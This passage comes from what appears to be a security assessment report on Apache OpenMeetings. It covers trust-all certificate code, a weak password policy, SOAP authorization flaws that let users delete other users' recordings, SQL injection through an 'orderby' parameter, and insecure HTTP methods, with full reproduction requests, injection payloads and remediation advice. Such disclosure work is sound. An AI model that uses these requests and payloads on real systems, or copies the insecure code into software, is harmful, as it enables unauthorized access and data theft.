206      if (!ignoreBadSSL) {
207          return;
208      }
209      TrustManager[] trustAllCerts = new TrustManager[] {new X509TrustManager() {
210          @Override
211          public void checkClientTrusted(X509Certificate[] arg0, String arg1) throws
CertificateException {}
212          @Override
213          public void checkServerTrusted(X509Certificate[] arg0, String arg1) throws
CertificateException {}
214
215          @Override
216          public X509Certificate[] getAcceptedIssuers() {
217              return null;
218          }
219
220      }};
221      try {
222          SSLContext sslContext = SSLContext.getInstance("SSL");
223          sslContext.init(null, trustAllCerts, new java.security.SecureRandom());
224          SSLSocketFactory sslSocketFactory = sslContext.getSocketFactory();
225          ((HttpsURLConnection) connection).setSSLSocketFactory(sslSocketFactory);
226          ((HttpsURLConnection) connection).setHostnameVerifier(new HostnameVerifier()
{
227
228              @Override
229              public boolean verify(String arg0, SSLSession arg1) {
230                  return true;
231              }
232
233          });
```

```
234      } catch (Exception e) {
235          log.error("[prepareConnection]", e);
236      }
237  }
```

It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

Remediation

All communication with the destination OAuth servers must be done over HTTPS. In addition to this it is important to ensure that the certificate of the destination server is verified before a connection is established and data transferred.

A good reference that discusses how OAuth works is here - https://gist.github.com/mziwisky/10079157

Problem Report 17 - Insecure Password Policy

The password policy of OpenMeetings allows the use of weak passwords. The current password policy only requires passwords to be 4 characters with no requirements for case, numbers or special characters.. This is insufficient in detering dictionary and brute force attacks.

Component	OpenMeetings web client
STRIDE	Elevation of Privilege
CWE	CWE-521: Weak Password Requirements
CAPEC	CAPEC-16: Dictionary-based Password Attack CAPEC-49: Password Brute Forcing
CVSS v2 Score	6.5 (AV:N/AC:L/Au:S/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2010-A6: Security Misconfiguration

Overall Severity	**High**
Vulnerability Type	**Defense in Depth**
Impact	**High**
Confidentiality	An attacker that guesses a user's password will have access to the entire account.
Integrity	There is no direct impact on the data integrity.
Availability	There is no direct impact on availability.
Exposure	This allows an attacker to successfully enumerate weak passwords, by launching brute force attacks against the users of the application.
Affected Users	All users of the application are affected.
Likelihood	**Medium**
Skill Required	Minimum technical skills are required to launch an attack. However, an automated attack would require scripting skills or knowledge of other password brute forcing tools.
Conditions and Complexity	A list of valid usernames of the system is required to launch a brute force attack successfully.
Discoverability	This can be easily discovered by users with access to the application.
Reproducibility	This is always reproducible.

Background Information

The password policies of web applications aim to control the length, complexity and age of user passwords to deter dictionary and brute force attacks. When a user is allowed to set an insecure password, such as "1234", this puts the account at high risk of compromise.

Typical attacks against users' passwords include dictionary attacks that aim to obtain a user's password by repeatedly trying plausible character combinations. Commonly used methods for building lists used by these methods include educated password guesses based on relevant facts of the target user, commonly used passwords, or words and phrases. Brute force attacks attempt to obtain user passwords by repeatedly trying all possible character combinations until

they are exhausted.

Problem Details

The OpenMeetings application does not enforce a strong password policy, both for existing users updating their passwords and for new users creating their passwords. The password policy is weak and needs to be strengthened. Here are the areas of weakness in the existing password policy that Security Innovation identified.

- The password length is too short; the current minimum length for a password is 4 characters.
- The password is not complex and the policy does not require a special character, number and an uppercase character.
- Password history is not enabled allowing the previous password to be re-used.
- Part of the user's email address or username can be part of the password
- The user is not forced to change their password on first login.
- Common and weak passwords such as "1234", "password" etc., are allowed.

Affected Areas

The following areas of the application were found to be vulnerable. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

- Add Users page: http://localhost:5080/openmeetings/#admin/user
- Change password page: http://localhost:5080/openmeetings/#profile/edit

Test Steps

Test Configuration

The following is needed in order to reproduce this issue:


- Access to the OpenMeetings application and an Administrative account.

Steps to Reproduce

1. Log in to the OpenMeetings application with an Admin account and navigate to Administration -> Users.

   http://192.168.0.123:5080/openmeetings/#admin/user

2. Enter details as shown in the screenshot below. Set a weak password such as "1234" for the new user and click the "Save" button.



3. Observe that the application accepts the weak password, and the user is created successfully.

Remediation

Enforce a strong password policy. At a minimum, passwords should satisfy the following requirements:

- Passwords must contain 8 characters or more.
- Passwords must not contain the user's username, email address or their first or last name.
- Passwords must contain at least 1 character from each character type: lowercase letters, uppercase letters, numbers, and special characters.
- Users must be forced to change their password upon first login.
- Maintain a password history and restrict users from re-using their previous 5 passwords.

For the administrative account, consider requiring passwords to contain at least 14 characters and setting a password age. When the password age expires, the user must create a new password.

Problem Report 18 - Insufficient Authorization in SOAP Web Services

The OpenMeetings application handles authorization insecurely. A user with the *SOAP* privileges can perform administrative actions that are not possible through the web interface.

Component	OpenMeetings Web Services
STRIDE	Elevation of Privilege
CWE	CWE-285: Improper Authorization CWE-425: Direct Request ('Forced Browsing')
CAPEC	CAPEC-1: Accessing Functionality Not Properly Constrained by ACLs CAPEC-87: Forceful Browsing
CVSS v2 Score	6.0 (AV:N/AC:M/Au:S/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2010-A8: Failure to Restrict URL Access

Overall Severity	**Critical**
Vulnerability Type	**Directly Exploitable**
Impact	**High**
Confidentiality	A lower privileged user can steal information that should be viewable only by other users or administrative users.
Integrity	A lower privileged user can change information that should only be changed by other users or administrative users.
Availability	If there exists an API that allows a SOAP user to delete data or configuration information they do not own, the availability can be impacted as well.
Exposure	The application is exposed to unauthorized users who can elevate their privileges by invoking various SOAP APIs.
Affected Users	All the users of the application are affected.
Likelihood	**High**
Skill Required	There is no special skill that is needed to perform this attack.
Conditions and Complexity	There is no additional complexity other than a user being granted the permissions to invoke the SOAP API.
Discoverability	The web services are easy to discover if one has access to the source code.
Reproducibility	This is always reproducible.

Background Information

All resources within the application should have an Access Control List (ACL) associated with them. Within the application, users should only be presented folders, files, web pages and functionality that they are allowed to use. All folders, files, web pages belonging to an application should verify if the user accessing them has sufficient permissions to do so.

Problem Details

The OpenMeetings application, in addition to having a web interface to invoke functionality also offers numerous SOAP web services so other applications can interact with the OpenMeetings application.

The SOAP web services do not properly check authorization consistently with the web interface. As long as a user has permission to use the SOAP privileges, they are capable of changing data they are not authorized to change, such as admin-only data.

A user can modify data they are not authorized to modify, using the web interface. One such example of this is the `Add` method in the service `Group Service`.

Test Steps

Test Configuration

The following is needed in order to reproduce this issue:

- Network access to the application is needed
- The user who is invoking the API needs to have the SOAP privileges
- A web-services client such as SoapUI from https://www.soapui.org/downloads/soapui.html

Steps to Reproduce

Exploit 1

1. Setup a SOAP web-services client such as SOAPUI and import the *UserWebService* and *GroupWebService* WSDLs into it.

2. Invoke the *login* method from the UserWebService with a valid username and password. Record the session-id that is returned in the response. Here is a sample request:

```
 POST http://localhost:5080/openmeetings/services/UserService HTTP/1.1
 Accept-Encoding: gzip,deflate
 Content-Type: text/xml;charset=UTF-8
 SOAPAction: ""
 Content-Length: 352
 Host: localhost:5080
 Connection: Keep-Alive
 User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

 <soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://webservice.openmeetings.apache.org/">
<soapenv:Header/>
<soapenv:Body>
  <web:login>
     <!--Optional:-->
     <user>test</user>
     <!--Optional:-->
     <pass>test</pass>
  </web:login>
</soapenv:Body>
</soapenv:Envelope>
```

3. Invoke the *add* method from the GroupsWebService using the session ID recorded in Step 2 for the *sid* parameter. Choose a random name for the *group* that needs to be added. Here is a sample request:

```
POST http://localhost:5080/openmeetings/services/GroupService HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""
Content-Length: 379
Host: localhost:5080
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://webservice.openmeetings.apache.org/">
<soapenv:Header/>
 <soapenv:Body>
   <web:add>
    <!--Optional:-->
    <sid>9b987e06-e996-4f25-91e4-c29a397ee601</sid>
    <!--Optional:-->
    <name>tesss</name>
 </web:add>
 </soapenv:Body>
</soapenv:Envelope>
```

4. Login as an administrator into the web interface and navigate to Administration - Groups. Notice that the group that was added in Step 3 is visible in the list.

Exploit 2

1. Login as any user and create an Interview recording. Ensure that the recording is correctly saved by navigating to the *Recordings* menu.

2. Launch SOAPUI and import the *UserWebService WSDL*. Invoke the *Login* method from the UserWebService as User1 (*Exploit 1 - Step 1*) and get a valid sid.

3. Invoke the *GET* method from the UserWebService and record your user **id** by studying the XML response.

4. Login to the back-end database to get the **id** of the recording created in Step 1. Here is the SQL query that needs to be run. Note that in real life, an attacker can just guess these IDs as they are predictable numbers.

```
select id,deleted,type,owner_id from recording;
```

5. Invoke the *Login* method from the UserWebService as User 2 (*Exploit 1 - Step 1*) and get a valid sid.

6. Invoke the *DELETE* method from the RecordingWebService. Use the sid obtained in Step 5 and the id from Step 4 as arguments. Here is a sample request:

```
POST /openmeetings/services/RecordService HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""
Content-Length: 377
Host: localhost:5080
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)
Connection: close

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://webservice.openmeetings.apache.org/">
 <soapenv:Header/>
  <soapenv:Body>
   <web:delete>
    <!--Optional:-->
    <sid>01159b42-6b84-4b6a-8077-97d3d219b47b</sid>
    <!--Optional:-->
    <id>1</id>
  </web:delete>
 </soapenv:Body>
</soapenv:Envelope>
```

7. Login as User 1 to the Web Interface. Notice that the recording is now deleted.

8. This confirms that as long as the user is authenticated and has *SOAP* privileges, she can delete the recordings belonging to any other user. Here is the code that implements this:

RecordingWebService.java

```
 84 @DELETE
 85   @Path("/{id}")
 86   public ServiceResult delete(@QueryParam("sid") @WebParam(name="sid") String
sid, @PathParam("id") @WebParam(name="id") Long id) throws ServiceException {
 87           try {
 88                   Sessiondata sd = sessionDao.check(sid);
 89                   if
(AuthLevelUtil.hasWebServiceLevel(userDao.getRights(sd.getUserId()))) {
 90                           recordingDao.delete(recordingDao.get(id));
 91                           return new ServiceResult(id, "Deleted",
Type.SUCCESS);
 92                   } else {
 93                           throw new ServiceException("Not allowed to preform
that action, Authenticate the SID first");
 94                   }
 95           } catch (ServiceException err) {
 96                   throw err;
 97           } catch (Exception err) {
 98                   log.error("[delete] ", err);
 99                   throw new ServiceException(err.getMessage());
100           }
101   }
```

Remediation

The OpenMeetings team must confirm that functionality to allow non-admin users to invoke the *SOAP* privileges exists by design. If not, the *SOAP* privilege level should be carefully reviewed and users who have this privilege be allowed to only invoke specifically whitelisted APIs. Ensure that these users cannot change *admin-only* data using any web-service API.

Create a centralized module that checks access permissions on all resources, especially on pages that perform highly secure actions, as they are accessed.

Additionally, ensure that the authorization model is revised to defend against the threat of horizontal privilege elevation. An authenticated user must be able to perform read and write operations only against the data he owns.

Problem Report 19 - SQL Injection

The OpenMeetings has a SQL injection vulnerability in the *getUsers* method of the GroupWebServices API. This allows authenticated users to modify the structure of the existing query and leak the structure of other queries being made by the application in the back-end.

Component	OpenMeetings web client
STRIDE	Tampering, Repudiation, Information Disclosure, Denial of Service, Elevation of Privilege
CWE	CWE-89: Improper Neutralization of Special Elements used in an SQL Command ('SQL Injection')
CAPEC	CAPEC-7: Blind SQL Injection CAPEC-66: SQL Injection
CVSS v2 Score	4.6 (AV:N/AC:H/Au:S/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2013-A1: Injection

Overall Severity	**Medium**
Vulnerability Type	**Directly Exploitable**
Impact	**High**
Confidentiality	An attacker can modify the back-end query and steal sensitive data from the database.
Integrity	An attacker can modify the back-end query and modify the data stored in the back-end database.
Availability	An attacker can modify the back-end query and modify the back-end database making data or the application unavailable to end-users.
Exposure	This exposes the data stored in the back-end database to all authenticated attackers who can steal it and use it for malicious purposes.
Affected Users	All the users of the application are potentially affected.
Likelihood	**Low**
Skill Required	The attacker requires a lot of skill to manipulate the query to retrieve data or insert incorrect information into the database.
Conditions and Complexity	There are no specific conditions that need to be satisfied for an attacker to perform this attack.
Discoverability	This is easy to discover if the attacker has access to the source code.
Reproducibility	The attack is always reproducible.

Background Information

This vulnerability is caused by the dynamic creation of SQL statements by concatenating strings. A malicious user can include meta-characters in their input that, when concatenated to the SQL query, will modify the intended logic of the original SQL statement. If a string that is used in a SQL query execution is built from concatenating user input together with control

statements, it is susceptible to being attacked by SQL injection, for example:

```
String statement = "SELECT * FROM tablename WHERE name ='" + user_input_name + "'";
```

If the user input is not properly validated, it could contain a string like Bob' OR '1'='1 which would create the following SQL statement:

```
SELECT * FROM tablename WHERE name = 'Bob' OR '1'='1'
```

This, in turn, would return all rows from the table tablename instead of the intended singleton row corresponding to the name.

Problem Details

The *orderby* field of the *GetUsers* method exported by the GroupsWebService web service is vulnerable to SQL injection, due to it being formed dynamically. The relevant snippet of code is on line 299 of the file `openmeetings-webservice/src/main/java/org/apache/openmeetings/webservice/GroupWebService.java`

This issue is given a **Medium** rating because Security Innovation was unable to steal data from the back-end database. Note however that a skilled attacker with unlimited time and resources might manage to do so.

Here is the exact snippet of code that is written in an insecure manner.

```
@Path("/users/{id}")
  public UserSearchResult getUsers(
          @QueryParam("sid") @WebParam(name="sid") String sid
          , @PathParam("id") @WebParam(name="id") long id
          , @QueryParam("start") @WebParam(name="start") int start
          , @QueryParam("max") @WebParam(name="max") int max
          , @QueryParam("orderby") @WebParam(name="orderby") String orderby
          , @QueryParam("asc") @WebParam(name="asc") boolean asc
          ) throws ServiceException
  {
      try {
          Sessiondata sd = sessionDao.check(sid);
          SearchResult<User> result = new SearchResult<User>();
          result.setObjectName(User.class.getName());
          if (AuthLevelUtil.hasWebServiceLevel(userDao.getRights(sd.getUserId()))) {
              result.setRecords(groupUserDao.count(id));
              result.setResult(new ArrayList<User>());
              for (GroupUser ou : groupUserDao.get(id, null, start, max, orderby + " " +
(asc ? "ASC" : "DESC"))) {
                  result.getResult().add(ou.getUser());
              }
          } else {
              log.error("Need Administration Account");
              result.setErrorId(-26L);
          }
          return new UserSearchResult(result);
      } catch (Exception err) {
          log.error("getUsers", err);
          throw new ServiceException(err.getMessage());
      }
```

```
}
```

It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities.

Test Steps

Test Configuration

The following is needed in order to reproduce this issue:

- Network access to the application is needed
- The user who is invoking the API needs to have the SOAP privileges
- A web-services client such as SoapUI from https://www.soapui.org/downloads/soapui.html

Steps to Reproduce

1. Setup SoapUI and import the UserWebService and GroupWebService WSDLs.

2. Invoke the login method from the UserWebService with a valid username and password. Record the session-id that is returned in the response. Here is a sample request:

```
POST http://localhost:5080/openmeetings/services/UserService HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""
Content-Length: 352
Host: localhost:5080
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://webservice.openmeetings.apache.org/">
 <soapenv:Header/>
 <soapenv:Body>
 <web:login>
    <!--Optional:-->
    <user>test</user>
    <!--Optional:-->
    <pass>test</pass>
 </web:login>
 </soapenv:Body>
 </soapenv:Envelope>
```

3. Invoke the *GetUsers* method from the GroupWebService using the session ID recorded in Step 2 for the *sid* parameter. Here is a sample request with the vulnerable parameter marked in *red*.

```
POST http://localhost:5080/openmeetings/services/GroupService HTTP/1.1
Accept-Encoding: gzip,deflate
Content-Type: text/xml;charset=UTF-8
SOAPAction: ""
```

```
Content-Length: 484
Host: localhost:5080
Connection: Keep-Alive
User-Agent: Apache-HttpClient/4.1.1 (java 1.5)

<soapenv:Envelope xmlns:soapenv="http://schemas.xmlsoap.org/soap/envelope/"
xmlns:web="http://webservice.openmeetings.apache.org/">
<soapenv:Header/>
<soapenv:Body>
   <web:getUsers>
    <!--Optional:-->
    <sid>755c52d6-d4d9-4c87-8627-d43ee006ceff</sid>
    <id>3</id>
    <start>0</start>
    <max>3</max>
    <!--Optional:-->
    <orderby>id</orderby>
    <asc>ASC</asc>
  </web:getUsers>
 </soapenv:Body>
 </soapenv:Envelope>
```

4. Manipulate the *orderby* parameter to ' and submit the request. Notice that an error is thrown, revealing the structure of the query being run.

```
<faultstring>An error occurred while parsing the query filter 'SELECT ou FROM
GroupUser ou WHERE 1 = 1 AND ou.group.id = :groupId ORDER BY ou.' DESC'. Error
message: org.apache.openjpa.kernel.jpql.TokenMgrError: Lexical error at line 1,
column 86.  Encountered: &lt;EOF> after : "\' DESC"</faultstring>
```

5. Use the payload **id, ou.moderator** and notice that the query succeeds again, ordering the results returned first by *id* and then by the *moderator*.

6. Use the payload **id, MAX(MAX(ou.id))** and submit the request. Notice that a very verbose message is returned, revealing the structure of another query. Here is the response that is returned.

```
<soap:Envelope xmlns:soap="http://schemas.xmlsoap.org/soap/envelope/"><soap:Body>
<soap:Fault><faultcode>soap:Server</faultcode><faultstring>Invalid use of group
function {prepstmnt 503734829 SELECT t0.id, t1.id, t1.deleted, t1.inserted,
t1.insertedby, t1.limited, t1.max_files_size, t1.max_rec_size, t1.max_rooms,
t1.name, t1.recording_ttl, t1.reminder_days, t1.tag, t1.updated, t1.updatedby,
t0.inserted, t0.is_moderator, t0.updated, t2.id, t2.activatehash, t3.id,
t3.additionalname, t3.comment, t3.country, t3.deleted, t3.email, t3.fax,
t3.inserted, t3.phone, t3.street, t3.town, t3.updated, t3.zip, t2.age, t2.deleted,
t2.domain_id, t2.external_id, t2.external_type, t2.firstname, t2.forceTimeZoneCheck,
t2.inserted, t2.language_id, t2.lastlogin, t2.lastname, t2.lasttrans, t2.login,
t2.owner_id, t2.pictureuri, t2.regdate, t2.resethash, t2.salutation, t2.sendSMS,
t2.show_contact_data, t2.show_contact_data_to_contacts, t4.id, t4.allow,
t4.callbackextension, t4.context, t4.defaultuser, t4.fullcontact, t4.host,
t4.ipaddr, t4.lastms, t4.md5secret, t4.name, t4.nat, t4.port, t4.regseconds,
t4.regserver, t4.secret, t4.type, t4.useragent, t2.time_zone_id, t2.type,
t2.updated, t2.user_offers, t2.user_searchs, MAX(MAX(t0.id)) FROM group_user t0
INNER JOIN om_group t1 ON t0.group_id = t1.id INNER JOIN om_user t2 ON t0.user_id =
t2.id LEFT OUTER JOIN address t3 ON t2.address_id = t3.id LEFT OUTER JOIN sipusers
t4 ON t2.sip_user_id = t4.id WHERE (1 = 1 AND t0.group_id = ?) LIMIT ?, ?}
```

```
[code=1111, state=HY000]</faultstring><detail><ns1:ServiceException
xmlns:ns1="http://webservice.openmeetings.apache.org/"/></detail></soap:Fault>
</soap:Body></soap:Envelope>
```

Remediation

There are numerous ways to mitigate the dangers of SQL injection. Below we outline Parameterized Queries, Stored Procedures, Prepared Statements, and whitelisting/escaping of user input.

Use Parameterized Queries

Using properly written parameterized queries with bound variables is the most preferred option and will prevent the alteration of SQL logic based on user input. Parameterized SQL statements will process characters that have special meaning to SQL (like single quote) without negative security implications. This does not require special changes to the database, only changes to the SQL code in the application. Care must be taken to never concatenate a query string with a parameter value, as this would simply introduce an injection within the parameterized query or stored procedure itself.

Java supports parameterized queries via its PreparedStatement class. PreparedStatement is mapped by most databases to a parameterized query or a stored procedure. Although the implementation may differ between databases, the functionality is the same. Turn all SQL queries into parameterized queries. To accomplish this, turn all Statement objects into PreparedStatement objects.

For example, here is an example dangerous SQL query using the Statement class that is then converted to use the PreparedStatement class:

```
Connection cn = MyApp.getDBConnection();
PreparedStatement st = cn.prepareStatement("select name from tablename"
\+ " where user = ? and pass = ?;");
st.setString(1, user);
st.setString(2, new String(passDigest));
ResultSet rs = st.executeQuery();
```

Use Stored Procedures

Stored Procedures can be used to perform all SQL queries and operations without any dynamic query building by string concatenation. It is possible to have a Stored Procedure that simply concatenates a parameter with a query and executes it. This is no more secure than building a query by hand. Proper use of parameters must occur for stored procedures to be secure, just like with parameterized queries. Stored procedures are defined in the database itself and the original SQL logic cannot be modified by user supplied input.

Validate all input for type, length, format, and range

Use a context sensitive, whitelist based validation system on the server. Regular expressions, inclusion lists, casting of primitive types, range constraints, and other means can be used to ensure that all user input contains only acceptable characters and has an appropriate format. Ensure that all data is valid based on context. For example, cast zip codes to integers, ensure that email address contain only valid alphanumeric characters, the @ symbol, and periods, and

check that drop-down lists selections are actually an item from the appropriate list. Furthermore, input validation should always be performed on the server not the client. Client-side controls are useful for usability but can always be bypassed and do not improve security. If certain dangerous characters (such as the single quote, semicolon, pipe (|), and other SQL meta-characters) must be accepted as input from users, it must be properly escaped prior to executing the SQL statement containing that data.

The Java Statement class provides a method "*setEscapeProcessing*", which when set to True, escapes dangerous SQL metacharacters from SQL statement strings.

Limit database account permissions

Stored procedures also provide the benefit of using database provided access control. Permissions can be set on individual procedures to particular database user roles.

For example, an administrative side of the application could connect with higher privileged credentials that could run certain procedures that the credentials used by the normal application would not have access to. Ideally each account should only have permission to execute a set of stored procedures and no direct table access.

Do not echo database errors

Catch and log exceptions on the server and return generic error messages to end users.

Practice Defense in Depth

As we have documented numerous different techniques to help reduce the chance of SQL injection vulnerabilities, it is important to emphasize the concept of defense in depth. It is always best from a security standpoint to have your software system defend against attack at all possible layers. In this case, that means restricting the type of user input that makes its way in to the SQL processing portion of the application, using prepared statements in your application, using stored procedures on your database, setting the appropriate access control settings on the database, removing dangerous/unneeded packages from the database, and even enforcing a strong firewall policy on the application and database server's network to restrict the possibility of data leaking.

Problem Report 20 - Insecure HTTP Methods

The OpenMeetings application is configured to respond to the following insecure HTTP Methods: PUT, DELETE, HEAD, and PATCH (definitions below). These web methods can be used to attack end users, upload or delete arbitrary files on the server, or bypass authorization checks.

Component	OpenMeetings API
STRIDE	Tampering, Information Disclosure, Denial of Service, Elevation of Privilege
CWE	CWE-650: Trusting HTTP Permission Methods on the Server Side
CAPEC	CAPEC-274: HTTP Verb Tampering
CVSS v2 Score	7.5 (AV:N/AC:L/Au:N/C:P/I:P/A:P)
OWASP Reference	OWASP Top 10 2013-A5: Security Misconfiguration

Overall Severity	**Minimal**
Vulnerability Type	**Directly Exploitable**
Impact	**Low**
Confidentiality	Through the successful exploitation of cross site tracing, an attacker may be able to retrieve session cookies or sensitive information from other users.
Integrity	The OpenMeetings server treats the PUT, PATCH, HEAD, and DELETE methods as POST requests. This can allow an attacker to bypass authorization and make privileged requests.
Availability	An attacker can use this vulnerability to delete users, update user login information, or delete files on the OpenMeetings server.
Exposure	The OpenMeetings web services can be exploited to bypass authorization, retrieve session cookies, or create, update, or delete users and files.
Affected Users	This vulnerability can affect any user, and can be used to affect many users at a time.
Likelihood	**Low**
Skill Required	Minimal skill is needed to exploit this vulnerability.
Conditions and Complexity	This vulnerability is simple to exploit and only requires a valid user account to exploit.
Discoverability	A simple curl command to view the available options is all that is required to discover this vulnerability, making it easily found by an attacker.
Reproducibility	This vulnerability is always reproducible.

Background Information

The following HTTP methods are considered insecure by most web applications. Allowing these

methods unchecked can have severe security implications.

- **PUT** - Could allow an attacker to upload files to the web server.

  Allowing an attacker to upload arbitrary files to the web server has implications ranging from the ability to take over user sessions and steal information by uploading scripts that would run in the context of the web server domain to complete compromise of the web server by uploading shell code or other backdoors.

- **DELETE** - Could allow an attacker to delete files from the web server.

  Allowing an attacker to delete files from the web server has implications ranging from data loss by delete files containing data to denial of service by deleting the actual web server operating files.

- **HEAD** - Could allow an attacker to bypass authorization checks.

  A HEAD request is not inherently vulnerable to attack. When a HEAD request is treated as a POST request by the server, it becomes an avenue for an attacker to bypass authorization checks. An unprivileged user may not be able to create a new user via a POST request, but may be allowed to send a head request to the same page. If the server treats this as a POST request, the attacker may be able to bypass the page's authorization checks and create a new user.

- **PATCH** - Could allow an attacker to bypass authorization and update or change files.

  Similar to a HEAD request, a PATCH request that is treated as a POST request by the server can be used as a bypass, allowing an attacker to perform unauthorized actions.

It is important to validate that the user has permissions to use the METHOD sent with the request and that the user has permissions to perform that action against the resource requested. For instance a standard user may have access to GET (read) a Resource, but may not be allowed to DELETE a resource.

Problem Details

The OpenMeetings web services were found to be vulnerable. This may not include all instances of this vulnerability in OpenMeetings. It is suggested that upon remediation, the development team review other areas of OpenMeetings where similar techniques are used in order to find and fix related vulnerabilities. Some of these services may be required as part of the OpenMeetings REST API, and it should be verified if they are necessary and have sufficient access checks as per the requirements of the OpenMeetings application.

In addition to allowing unsafe verbs, the OpenMeetings server appears to treat the PUT, DELETE, HEAD, and PATCH methods as POST requests. This opens the server to possible bypass of authorization checks and further attacks.

The severity and likelihood of this vulnerability being exploited are increased by the presence of cross-site scripting, cross-site request forgery, and cross domain exploits. All three of these vulnerabilities were found on the OpenMeetings application, detailed in Problem Reports 1, 3 and 23 respectively. Because the server treats the unsafe HTTP methods as POST requests, by exploiting them an attacker can tamper with user information, steal user session information,

or create, delete, or update users and files on the server.

Affected Areas

The web services of the OpenMeetings application all appear to be affected by this vulnerability.

Test Steps

Test Configuration

The following example is split into two parts. In the first part, the available methods on the server are shown. A valid user account is not needed.

In the second part, the server's response handling to differing methods is shown. A valid user account and a proxy client are needed. Burp Suite is used to intercept and replay the requests. See *Appendix 1 - Setting up Burp* for setting up and configuring Burp Suite. For brevity, only the PUT and PATCH methods are shown.

Steps to Reproduce

Part 1:

1. Make an OPTIONS request via curl to return the accepted methods on the OpenMeetings server:

Command:

```
curl -i -X OPTIONS http://localhost:5080/openmeetings/
```

